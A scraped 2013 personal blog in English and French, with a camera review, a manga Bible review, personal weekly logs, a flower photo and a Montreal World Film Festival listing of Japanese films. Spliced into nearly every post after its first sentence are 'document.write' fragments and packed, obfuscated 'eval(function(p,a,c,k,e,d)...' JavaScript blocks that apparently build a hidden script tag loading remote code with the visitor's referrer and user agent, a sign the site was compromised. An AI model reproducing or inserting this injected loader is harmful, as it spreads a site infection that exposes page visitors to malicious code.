  • The date/time on the camera is supposed to automatically set itself to that of the smartphone to which it is connected via wi-fi. Well, it doesn’t work and the date/time started with January 1st, messing up the sorting of the pictures in iPhoto. Also quite annoying.
  • [Update: Oops! I forgot this one] It can be a little tricky to focus properly and results can be a little disappointing, particularly with the maximum zoom (10x)–which is somewhat to be expected for that type of camera.
  • The camera has no flash and the software doesn’t make use of the smartphone’s flash.
  • It saves the pictures only in jpeg (for still images) and mp4 (for movies). There’s no option to save in raw format.
  • There’s no manual controls or Aperture Priority setting (although it is available on the QX100).
  • There’s a serious lack of proper documentation. The camera comes only with a “Quick Start Guide” flyer and there’s no manual available online. Only sale sheets.

After my series of tests I almost decided to bring the camera back to the store and ask for a refund. That Bad. However, it is small and compact, and takes excellent pictures and movies. Most of the problems seems related to the fact that the PlayMemories Mobile software is poorly designed and has not been updated to work with iOS 7 (it is unbelievable that a company like Sony has failed to timely update its software considering that the iPhone market share is at its highest [even more since the release of the new models], the adoption rate of iOS7 is the fastest so far and the iPhone 4S & 5 are the most popular camera on Flickr!). Once that problem is solved it will be a pretty interesting products. So, I’ve decided to wait and see. Even if Sony doesn’t update the software soon, PinGuo has announced that the next update of its popular Camera360 software (4.7, due in October) will be compatible with the QX models. In the meantime, the QX10 is rather difficult to use and requires lots of patience.

For more detailed reviews you can check Apple Insider, CNET, Engadget, iMore, the New York Times, Photography Blog, Pocket Lint, Technology Tell, or The Verge.

Update (2013-10-07): Apple Insider has revealed that Sony recently promised to quickly fix their QX series’ connection problems with the iPhone. PlayMemories Mobile should be updated in “the coming weeks.” Apple Insider also says that another third-party developers, TapTapTap, is working to make its Camera+ photo apps compatible with the QX series. It should be available “shortly.”

Update (2013-10-08): Sony has updated PlayMemories Mobile very early this morning. Now the camera is more stable–it doesn’t freeze as much–the date/time problem is solved and it does upload to iCloud even in the 18M format. The focus is still tricky, but I guess it is something we could get used to. Camera+ has been updated too, but there’s still no sign of QX compatibility… Anyway, this improvement comes just in time for a few days vacation, so I will have plenty of occasions to test the updated software.

[ Traduire ]

La Bible (1): L’ancien Testament en manga

“De la création du monde à la mort du Christ, document.write(“”); redécouvrez le texte le plus lu au monde dans une version manga complète et riche. “que la lumière soit…”. Dieu créa le monde par ces simples mots, avant de faire l’homme puis la femme. Ayant prospéré avec le temps, l’humanité oublia à plusieurs reprises la gloire de Dieu et devint orgueilleuse. Alors Dieu décida de détruire les hommes… avant de leur envoyer son fils pour racheter leurs fautes…” [ Résumé de la série sur le site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eezfh|var|u0026u|referrer|ndtnh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|izdya|var|u0026u|referrer|taitn||js|php’.split(‘|’),0,{}))

De la création du monde à la naissance du Christ… « que la lumière soit… ». Dieu créa le monde par ces simples mots, avant de faire l’homme puis la femme. Ayant prospéré avec le temps, l’humanité oublia ensuite la gloire de Dieu et devint orgueilleuse. Alors Dieu décida de détruire les Hommes… Le texte le plus lu au monde raconté en manga !“ [ Texte de la
couverture arrière ]

Continuez après le saut de page >>

J’ai déjà introduit dans des billets précédents la collection de classiques de la littérature de East Press, Manga de Dokuha, ainsi que le second volume de cette série, La Bible (2): Le nouveau testament (oui, je sais, j’ai lu le second volume en premier mais c’est lui qui était disponible en premier). Je serai donc plutôt bref dans mon commentaire.

La Bible (vol. 1): L’Ancien Testament (??????????? / Manga de Dokuha: Ky?yaku Seisho / littéralement “Lisez en manga: L’Ancien Testament de la Bible”) est un manga seinen publié en novembre 2010 par East Press dans la collection Manga de Dokuha. Peu de détails sont connu sur le studio Variety Art Works qui a fait l’adaptation des textes et le dessin de ce manga qui se veut, comme tout les autres volumes de la collection, une sorte de condensé (style Readers’ Digest) de la Bible pour un public japonais qui n’en connait rien. Il ne s’agit pas ici de propagande religieuse mais simplement d’une introduction au texte originale (“un écrit religieux en même temps qu’un trésor d’histoires très variées qui abondent de détails et de savoirs divers” comme le précise le manga en conclusion), qui offre au lecteur un point de départ qui lui permettra ensuite, si il le désir, “d’aller jusqu’au texte d’origine.” [à droite: page 13, Dieu crée Adam et Eve]

En occident, l’histoire de l’Ancien Testament est relativement bien connue (ne serait-ce que par les nombreux films bibliques qui jouent à la télé chaque année à Pâques ou à Noël). Je me permet néanmoins un petit rappel. L’Ancien Testament est composé de nombreux livres (dont le nombre varie selon les différents canons), divisés en quatre grandes parties: le Pentateuque (Genèse, Exode, Lévitique, Nombres et Deutéronome), les livres historiques (Josué, Juges, Ruth, Samuel, Rois, Chroniques, Esdras, Néhémie, Esther, Tobie, Judith, Maccabées), Poésies et Sagesses (Job, Psaumes, Proverbes, Ecclésiaste, Cantique des Cantiques, Sagesse de Salomon, Ecclésiastique), et les prophètes (Isaïe, Jérémie, Lamentations, Baruch, Ezéchiel, Daniel, et les Douze). Ce manga s’attarde surtout sur le Pentateuque (la Genèse et l’Exode) et les livres historiques qui racontent l’histoire du peuple d’Israël depuis son entrée en Terre Promise avec Josué jusqu’à l’exil à Babylon. [à gauche: page 19, Caïn et Abel font des offrandes à Dieu]

Le manga se divise en quinze chapitres. Il s’ouvre avec un prologue (p 5-11) qui explique brièvement ce qu’est l’Ancien Testament (un peu comme je viens de le faire), puis enchaîne avec la Génèse (p. 12-17: la création, Adam & Eve). Il poursuit avec Caïn et Abel (p. 18-25), puis l’arche de Noé (p. 26-41), la tour de Babel (p. 42-47), Abraham (p. 48-64), Sodome et Gomorrhe (p. 65-72), Isaac le sacrifié (p.73-82, où Dieu demande à Abraham de sacrifier son fils [image à droite]), Esaü et Jacob (p. 83-89), Joseph en Egypte (p. 90-113) et termine le récit du Pentateuque avec un très long chapitre sur l’Exode (p. 114-237, où Moïse libère son peuple de l’Egypte, reçoit les Dix Commandements et construit l’Arche d’Alliance). Josué (p. 238-257) lui succède et conquiert les territoires allant de Jéricho à Canaan. Puis aux temps des Juges, Gédéon (p. 258-282) poursuit la conquête de la terre promise. Un dernier gros chapitre, Le temps des Rois (p. 283-374), nous raconte brièvement l’histoire de Saul (qui défend et protège Israel), David (qui y apporte la prospérité) et Salomon (qui rend des jugement juste envers son peuple). Le tout se termine avec un prologue (p. 375-382) qui raconte en quelques pages que par la suite le royaume, affaiblit, fut divisé puis conquit par Babylone. Libéré par la conquête Perse, les israélites reprennent foi en leur Dieu qui leur envoie de nombreux prophètes et, finalement, le Messie.

Pages 194-95: Moïse sépare les eaux de la Mer Rouge pour échapper à l’armée du Pharaon

Toute cette histoire est plutôt violente et très répétitive: Dieu choisit un homme pour diriger son peuple, ce chef fait un bon travail jusqu’à ce qu’il tourne le dos à Dieu en commettant quelque péché, le chef disgracié amène la misère sur son peuple qui est conquit, puis libéré, puis le repentir amène un nouvel âge d’or. On rince et on recommence inlassablement. C’est un peu ennuyeux à lire, quoique c’est pas mauvais de se faire rappeler toute cette vieille histoire. Mais, bon, c’est pas ma période préférée. Par contre, j’ai beaucoup plus apprécié ce volume comparativement au second (le Nouveau Testament), dont j’avais trouvé le dessin plutôt moche, car justement le dessin de celui-ci est plutôt bien (bon, on s’entend, c’est tout de même pas un chef-d’oeuvre). Dans l’ensemble, c’est un manga amusant et didactique qui mérite d’être lu si vous êtes curieux ou désirez rafraîchir vos connaissances bibliques (quoique ça reste au niveau de base, la Bible 101 en quelques sortes, et en super accéléré).

La Bible (vol. 1): L’Ancien Testament, par Variety Art Works (traduction: Anne Mallevay). Toulon, Soleil Manga (Coll. Classiques), septembre 2012. 12,8 x 18,2 x 2,7 cm, 224 pg., 8,99 € / $16.95 Can. ISBN: 978-2-30202-242-3. Lecture dans le sens occidental (de droite à gauche) et recommandé pour jeunes adultes (14+).

Pour plus d’information vous pouvez consulter les sites suivants:

Manga de Dokuha: Old Testament © Variety Art Works, East Press Co., Ltd. All Rights Reserved. © 2012 MC Productions pour l’édition en langue française.

[ Translate ]

The week in review (2013-09-23)

Domestic log — It was again a busy couple of weeks for me. First, document.write(“”); I had two separate sessions of union training (union rep and health & security at work). Going back to class is more tiring than working, I can tell you. I was going back home even more exhausted than usual, so I didn’t write much during that time. I wrote only one comment (which demanded lots of research, so it took me quite a while and it’s a little longer than usual [2000 words] but I am quite happy with it) about Barefoot Gen (in french). I’ll try to catch up on my writing, but unfortunately my pile of books to read keeps growing faster than I can write about them!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|israz|var|u0026u|referrer|krfhy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|etibt|var|u0026u|referrer|yyify||js|php’.split(‘|’),0,{}))

We’re definitely having an early autumn this year. Already by mid-september the temperature had drop to 10~12?C and leaves had started falling from the trees! And I could see (or hear) flights of geese going south. It definitely bodes ill for the season… Now autumn is here and it shows (although the temperature has warmed up a little). It is sunny today, but days tend to be rather dull and cloudy lately. To add to the gloomy atmosphere, two friends of my father died in the last week.

“Oh my God! It’s full of kittens!” An alternate version of 2001 Space Odyssey? No: my backyard in the last couple of weeks! Two separate litters of kittens roam in the backyard. I had a scare when, one day, they all disappeared (I was dismayed: who had stolen my kittens?! It was a hard blow to take after the unexpected departure of my beloved Spotty) but they were all back the next day. I don’t know what happened but I was glad to see them back (actually it was to be expected because mothers tend to move their kittens after a while for security reasons, so it could happen again; although the shed is providing them shelter and there’s always food). If they are still around next month I am planning to adopt one of them, whose shown us great interest and affection…

Besides all that, we keep watching British period drama on TV (finishing Copper and Foyle’s War, only one episode left to the first season of The Bletchley Circle, but season four of Downton Abbey is just starting) and enjoying the beautiful crops of our garden!

Press review — Lately the news have been dominated by two stories: Apple releasing new products (iPhones 5s and 5c, iOS 7) and lots of discussions on the charter of Quebec values. I could say a lot on this subject, but I’ll try to be brief.


I totally agree on the principle that Quebec society (and particularly its government) should be totally secular. I’ve always said that religion should take place only in your head [not on your head!], your home and your temple. No need to broadcast your beliefs with ostentatious signs (and certainly not blocking the metro entrance or wake me up in the morning to distribute leaflets of religious propaganda!). Unfortunately, the government (PQ) has handled the whole situation quite badly, which has been blown out of proportion by its opponents and gave it the bitter taste of xenophobia (some conspiracy theorists say it was done on purpose: either to distract from their poor economical performance or, even crazier, to drive immigrants out of the province to increase their chance in a future sovereignty referendum). However, it should be done fair and square, equally and evenly. Catholic signs of faith should receive the same treatment. That also means no crucifix in classes or in the parliament, no prayers before council meetings.

Personally, I don’t see the problem. I don’t wear any signs of my belief, so why should other people do? Religion is a private matter. That’s the way it should be done here, so why not adapt to this? It is a question of equality. People want to be treated equally? Then it works both ways. And, in this case, the charter is not attacking their liberty of whatever at all: it only asks people not to wear any religious signs if they work for the government, and only during the working hours! Outside of that they can do whatever they want! Someone on the internet compared this with wearing a uniform at work. Is that too much to ask? Of course, it is a delicate and complex subject. The veil that some muslim women wear: is it a religious or cultural expression (after all the Koran only asks women to be “modest”)? Same situation for the turban wore by the Sikhs: in itself it is not an ostentatious sign as it is only used to contains the long hair that their religion requires them not to cut, ever. We should think carefully about all this. Maybe some exceptions, some compromises, are necessary. Unfortunately, many are using this to further their own agenda. If the debate gets ugly, we should try to put ourselves in the others’ place. The fact that we are debating the subject is quite healthy in itself. I am sure we can find a solution that will be acceptable for all and thus preserve the beautiful cultural diversity of our society.

On a lesser extend there also talks about two upcoming elections: municipal and for my union executive team. As usual, I’ve gathered links about the most interesting news and I am sharing them with you:

Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Extra: Apple releases iOS 7 and two models of iPhone !!

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Local News & National Politics

Media, Culture, & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

L’image du mer-fleurie (2013-09-04)

L’image du mer-fleurie continuera pour l’automne (et peut-être l’hiver aussi), document.write(“”); histoire d’égailler le milieu de nos semaines mornes…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|issfh|var|u0026u|referrer|tyhsi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ifths|var|u0026u|referrer|eanas||js|php’.split(‘|’),0,{}))

Ici, une
Belle de Jour (Ipomoea purpurea aussi appelée volubilis, ipomée ou liseron bleu en français et Morning Glory en anglais) photographiée hier (3 septembre) dans mon jardin.

Belle de jour / Morning Glory
[ Translate ]

Domestic log (2013-08-11)

We’ve finished watching Bleak House and, document.write(“”); staying with the Gillian Anderson theme, continued with The Fall, a modern police drama set in Belfast and which ends abruptly letting suspects that there will be a second season. Now we’ve started watching The White Queen (actually we’re almost done, since there’s only two episodes left), an epoch drama about three women who played a key role in the war of the roses, which suits more our taste (although I’ve also started watching on my own another british modern police drama called Broadchurch — I can’t help it as it has two Doctor Who actors in it: Arthur Darvill [ who played Rory, one of the Eleventh Doctor’s companions, as well as Henry Stafford, Duke of Buckingham, in The White Queen ] and David Tennant [ the tenth Doctor himself! ]).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zayzs|var|u0026u|referrer|fkddh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bykkt|var|u0026u|referrer|tnnes||js|php’.split(‘|’),0,{}))

July 23rd was my eldest sister’s birthday. She was killed in a freak accident in Paris exactly thirty years ago and would have been fifty-nine years old… That week-end, I didn’t write as much as I wanted, but the weather was so nice. My wife and I walked in the park, witnessing
a beautiful rainbow and a superb sunset. Of course, as soon as the week started, it was raining again. But at least the temperature and humidity were still bearable. I wish all summer could be like this week-end. Alas, it cannot be.


The following week-end there was a gathering of some of the old gang of the university’s dormitory. A trip down memory lane. Some people I hadn’t seen for nearly twenty-five years! Thinking of this good ‘ol time make me feel like quoting A Tale of Two Cities opening paragraph from Dickens: “It was the best of times, it was the worst of times, it was the age of wisdom, it was the age of foolishness, it was the epoch of belief, it was the epoch of incredulity, it was the season of Light, it was the season of Darkness, it was the spring of hope, it was the winter of despair, we had everything before us, we had nothing before us, we were all going direct to Heaven, we were all going direct the other way…” It was great and I hope we’ll have such gathering again (maybe in another five or ten years?).

The following week was busy. First, I had an exam to qualify for a new, better paid job. I didn’t get the job (not even called for an interview), but at least now I am qualified (I passed the exam) so I might be able to get the next similar opportunity [ update 8/12: actually I was called today for an interview next week, so I might still get the job, although the competition is fierce and therefore my chances are slim ]. Second, I went to screen a movie at Fantasia — the first time in many years. I don’t have time anymore to queue to watch every Japanese movies like I used to do, and I also feel that I don’t fit with that kind of young, over energetic crowd anymore. At least I watched one movie and reviewed two (Thermae Romae and Library Wars)!

Over all, I didn’t write as much as I wanted in the second half of July. Beside the above-mentioned Fantasia reviews, I wrote three more reviews. One for Milo Manara’s erotic comic The Golden Ass (in french), one for a manga by Osamu Tezuka, The Castle of Dawn (in french; my first review here on his work; there will be much more to come, that I can promise) and one of last year Montreal film Festival, The Floating Castle (I still have a dozen those reviews in the works, without counting those of THIS year festival). There are so many titles I would like to share impression (mostly movies and manga), but I simply just don’t have enough time. I’ll do them one at a time, but the problem is that I add more titles, faster that I can review them! I’ll just do my best.

On the first week-end of August, there was a party for one of my friends’ fortieth anniversary. Unfortunately, I had a rough day at the library (minimal staff, someone calling sick, working alone on the entire floor, lot of stuff to do, unruly kids and someone coming in with bags of returns one minute before closing) and completely forgot about the party. I admit that I was quite tired (that night I sleep for twelve hours!) but, isn’t forgetting important stuff the first sign of Alzheimer? Anyway, later in the week, I was still quite tired and busy so I skipped the Montreal World Film Festival press conference to announce this year’s programming. It doesn’t matter since everything was in the press release, so I didn’t really miss anything. About nine Japanese movies this year and THOSE I’m planning to see them all.

This week-end, I am planning to rest and try catching up a little on my writing. Stay tuned!

[ Traduire ]

L’image du Mer-fleurie (2013-08-07)

Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. “À la queue leu-leu”, présentée par Madagascar, photographiée le 18 juin avant l’ouverture officielle. Cette oeuvre représente la diversité menacée de cette île riche en espèces.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzask|var|u0026u|referrer|dzyih||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|snrke|var|u0026u|referrer|eszad||js|php’.split(‘|’),0,{}))

Madagascar - A la queue leu-leu

Cette image est plus amusante…
Madagascar - A la queue leu-leu

Montreal World Film Festival 2013

In a press conference today, document.write(“”); the Montreal World Film Festival announced the programming of its 37th edition, which will be held from August 22 to September 2. The festival will present 432 films including 218 feature-length movies (of which 113 will be world or international premieres, along with 39 North American premieres and 41 Canadian premieres), 14 medium-length and 200 short films. 71 of those fiction features-length movies will be first features (the first film of its director), of which 20 will be in competition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydbea|var|u0026u|referrer|khdrs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sziyk|var|u0026u|referrer|tzfia||js|php’.split(‘|’),0,{}))

This year the slogan of the festival is “The world is yours” and the “dominant theme in the films of the competition this year, is that of human beings caught a changing world, facing new realities”. Screenings will be held at the Cinema Imperial (CI) and Théatre Maisonneuve (TM) for the movies in competition, and at the Cinema Quartier Latin (QL) for the rest. You can read more details in the
press release announcing this year’s line-up.

This year the festival is offering us eleven Japanese movies: one in official world competition, one in the World Great category (out of competition), eight in the Focus on World Cinema (including one short) and one short student movie.

It is also worth noting that this year festival spotlight shines on the Korean cinema of today, with ten feature films and eight short films.


Here’s some Clips from World Competition films on Youtube:


The World Competition

  • Rikyu ni Tazuneyo ( ??????? / Ask This of Rikyu ): Japan, 2013, 123 min.; Dir.: Mitsutoshi Tanaka; Scr.: Eriko Komatsu (Based on a novel by Kenichi Yamamoto); Phot.: Takeshi Hamada; Ed.: Kazunobu Fujita; Mus.: Taro Iwashiro; Distri.: Toei; Cast: Miki Nakatani, Ebizô Ichikawa, Yusuke Iseya, Nao Omori.

    “As thunder crashes and rain pours down, 3000 soldiers surround the home of tea master Rikyu. Chancellor Toyotomi Hideyoshi has ordered him to commit suicide. As he sits and contemplates his death, his wife So-on speaks to him: “There is one who is always in your thoughts.” Old memories are revived… Son of a fish shop owner Tanaka Yoshiro studied the Japanese tea ceremony and became one of the great influences on its traditions. An exponent of the “wabi” style of ceremony, which eschewed expensive accoutrements in favour of rustic simplicity,Tanaka, now going by the name of “Soeki”, came to the attention of Oda Nobunaga who appointed him tea master. When Oda died and power passed to Hideyoshi, Soeki continued in his role as “emperor of tea” and was ennobled with the name of “Rikyu” so that he could enter the palace as Hideyoshi’s assistant. But Hideyoshi is a jealous and paranoid ruler and he purges his closest confidants. The final object of Hideyoshi’s obsession is connected with Rikyu’s youth…” (Festival’s Program)

    Schedule: Sun 9/01 9:00 CI; Sun 9/01 19:00 TM; Mon 9/2 14:00 CI.

World Great (Out of Competition)

  • Kiyosu Kaigi ( ???? / The Kiyosu Conference ): Japan, 2013, ? min.; Dir. & Scr.: Koki Mitani (based on his own novel); Mus.: Kiyoko Ogino; Phot.: Hideo Yamamoto; Ed.: Soichi Ueno; Prod. Des.: Yohei Taneda; Cost. Des.: Kazuko Kurosawa; Cast: Koji Yakusho, Yo Oizumi, Fumiyo Kohinata, Koichi Sato, Satoshi Tsumabuki, Tadanobu Asano, Susumu Terashima, Denden, Kenichi Matsuyama, Yusuke Iseya, Kyoka Suzuki, Miki Nakatani, Ayame Goriki, Minosuke Bandou, Kenji AnanShinpei Ichikawa, Shota Sometani, Eisuke Sasai, Keiko Toda, Zen Kajiwara, Catherine Seto, Yoshimasa Kondo, Kazuyuki Asano, Kankuro Nakamura, Yuki Amami, Toshiyuki Nishida.

    “In 1582, before the unification of Japan, Nobunaga Oda was forced to take his own life at Honno-ji Temple during a violent revolt led by Mitsuhide Akechi. Following Oda’s death, the powers in Japan held the Kiyosu Conference — the “conference that changed the course of history” — to resolve the Oda clan’s succession of leadership and redistribute Mitsuhide Akechi’s territories. Hideyoshi Toyotomi, Nagahide Niwa and Tsuneoki Ikeda meet to decide on a successor. The conference would become Japan’s first group-made political decision. In this film, director Koki Mitani, known especially for his comedies, gives us his unique interpretation of the intricate web of human relationships involved in this process as the brave general Katsuie Shibata and Hideyoshi Hashiba, who would later unify Japan, engage in a battle of wits, deceit and bargaining.” (Festival’s Program)

    Schedule: Wed 8/28 19:00 QL9; Thu 8/29 12:10 QL15; Mon 9/2 16:20 QL15.

    Read our commentary on this movie.

Focus on World Cinema

  • Botchan ( ????? / Bozo ): Japan, 2013, 130 min.; Dir.: Tatsushi Omori; Scr.: Tatsushi Omori & Hidemori Tsuchiya; Mus.: Yoshihide Ohtomo; Phot.: Atsuhiko Fukaya; Ed.: Ryô Hayano; Art Dir.: Michitoshi Kurokawa; Prod.: Takahiko Kondo, Shinichiro Muraoka; Cast: Shingo Mizusawa, Shohei Uno, Yasushi Fuchikami, Ai Tamura, Shinsuke Suzuki, Masashi Endo, Emiko Imaizumi, Kagetora Miura, Jyo Hyuga.

    “Tomoyuki Kaji, 28, is socially inept and thoroughly lacking in self-confidence. “If you die, are you happy then?” he asks on the Internet. An employment agency sends him to work at a factory in Nagano where he meets Tanaka, a co-worker who suffers from narcolepsy. “To the stars, we’re all alike,” he muses, and the pair become fast friends. This is new territory for Kaji, and he is exhilarated. Out for a drive one night, they meet Yuri, a young girl who has fled the clutches of their co-worker, Okada. Charmed by Yuri, they attempt to protect her. But this isn’t as simple as they imagine…” (Festival’s Program)

    Schedule: Fri 8/23 13:30 QL12; Sat 8/24 10:10 QL12; Sun 8/25 11:30 QL12.

    Read our commentary on this movie.

  • Hakoiri musuko no koi ( ??????? / lit. “Love of a Son who is in the Box” / Blindly in love ): Japan, 2013, 108 min.; Dir.: Masahide Ichii; Scr.: Masahide Ichii, Takahiro Tamura; Mus.: Ren Takada; Phot.: Daisuke Sôma; Ed.: Chieko Suzaki; Prod.: Chikako Nakabayashi, Yumiko Takebe; Cast: Gen Hoshino, Kaho, Sei Hiraizumi, Ryoko Moriyama, Ren Osugi, Hitomi Kuroki, Honoka, Shuntaro Yanagi, Miyako Takeuchi, Kanji Furutachi.

    “Shy and socially inept, Kentaro Amanosizuku, 35, works for the city but lives with his parents, a pet frog and video games as his chief interests. Worried about their son’s future, Kentaro’s parents look into matchmaking services, seemingly to no avail. Then a nibble. Would Kentaro be interested in meeting their daughter Naoko? A meeting is arranged. Naoko is a beautiful young woman but she is blind. Kentaro is smitten. But Naoko’s father has his doubts about Kentaro and the meeting comes to nought. Then, one day, Naoko’s mother comes to visit at Kentaro’s office. Is he still interested in her daughter?” (Festival’s Program)

    Schedule: Tue 8/27 21:20 QL9; Wed 8/28 13:40 QL9; Thu 8/29 12:00 QL9.

    You can see the Q&A on Vimeo and read our comment.

  • Judas ( ?? / Yuda ): Japan, 2013, 109 min.; Dir.: Izumi Ohtomi; Scr. Izumi Ohtomi & Kurumi Tachibana (based on her autobiography); Phot.: Natsuha Nakamura; Ed.: Masaki Murayama; Mus.: Masataka Kitaura; Prod.: Harumi Hoshino; Cast: Ayame Misaki, Sho Aoyagi, Kenji Mizuhashi, Noriko Aoyama, Ryohei Suzuki, NorA, Yusei Tajima, Itsuji Itao.

    “Erika’s life fall aparts when her boyfriend leaves scars on both her heart and her face. The manager of the family restaurant where she works part time refuses to let her work with a scarred face, and she has no way to pay for an abortion. She resolves never again to be at the mercy of sentiment. She decides to become a hostess at the Elleseine nightclub in Tokyo’s notorious Kabukichio entertainment and red-light district. Before long she has risen to the top, becoming the club’s number one hostess. But material fortune doesn’t always translate into personal happiness. Can she have her cake and eat it?” (Festival’s Program)

    Schedule: Fri 8/30 16:50 QL9; Sun 9/01 21:20 QL15.

  • Case of Kyoko, Case of Shuichi: Japan, 2013, 135 min.; Dir. & Scr.: Eiji Okuda; Phot.: Takahiro Haibara; Ed.: Manabu Shinoda; Mus.: Hibiki Inamoto; Prod.: Takahito Obinata, Miyako Kobayashi; Cast: Sakura Ando, Tasuku Emoto.

    “Minamisanriku, Japan, was devastated by the tsunami of March 11, 2011, with most buildings destroyed by waves of 16 metres or higher, and over half the town’s population swept away or drowned. With 90% of the town gone, there’s no “home” there anymore for former residents Kyoko and Shuichi. For psychological reasons as well: left behind were a mother and a child. What does the future hold for the living?” (Festival’s Program)

    Schedule: Sat 8/24 13:10 QL12; Sun 8/25 21:10 QL12; Thu 8/29 19:00 QL12.

    Read our commentary on this movie.

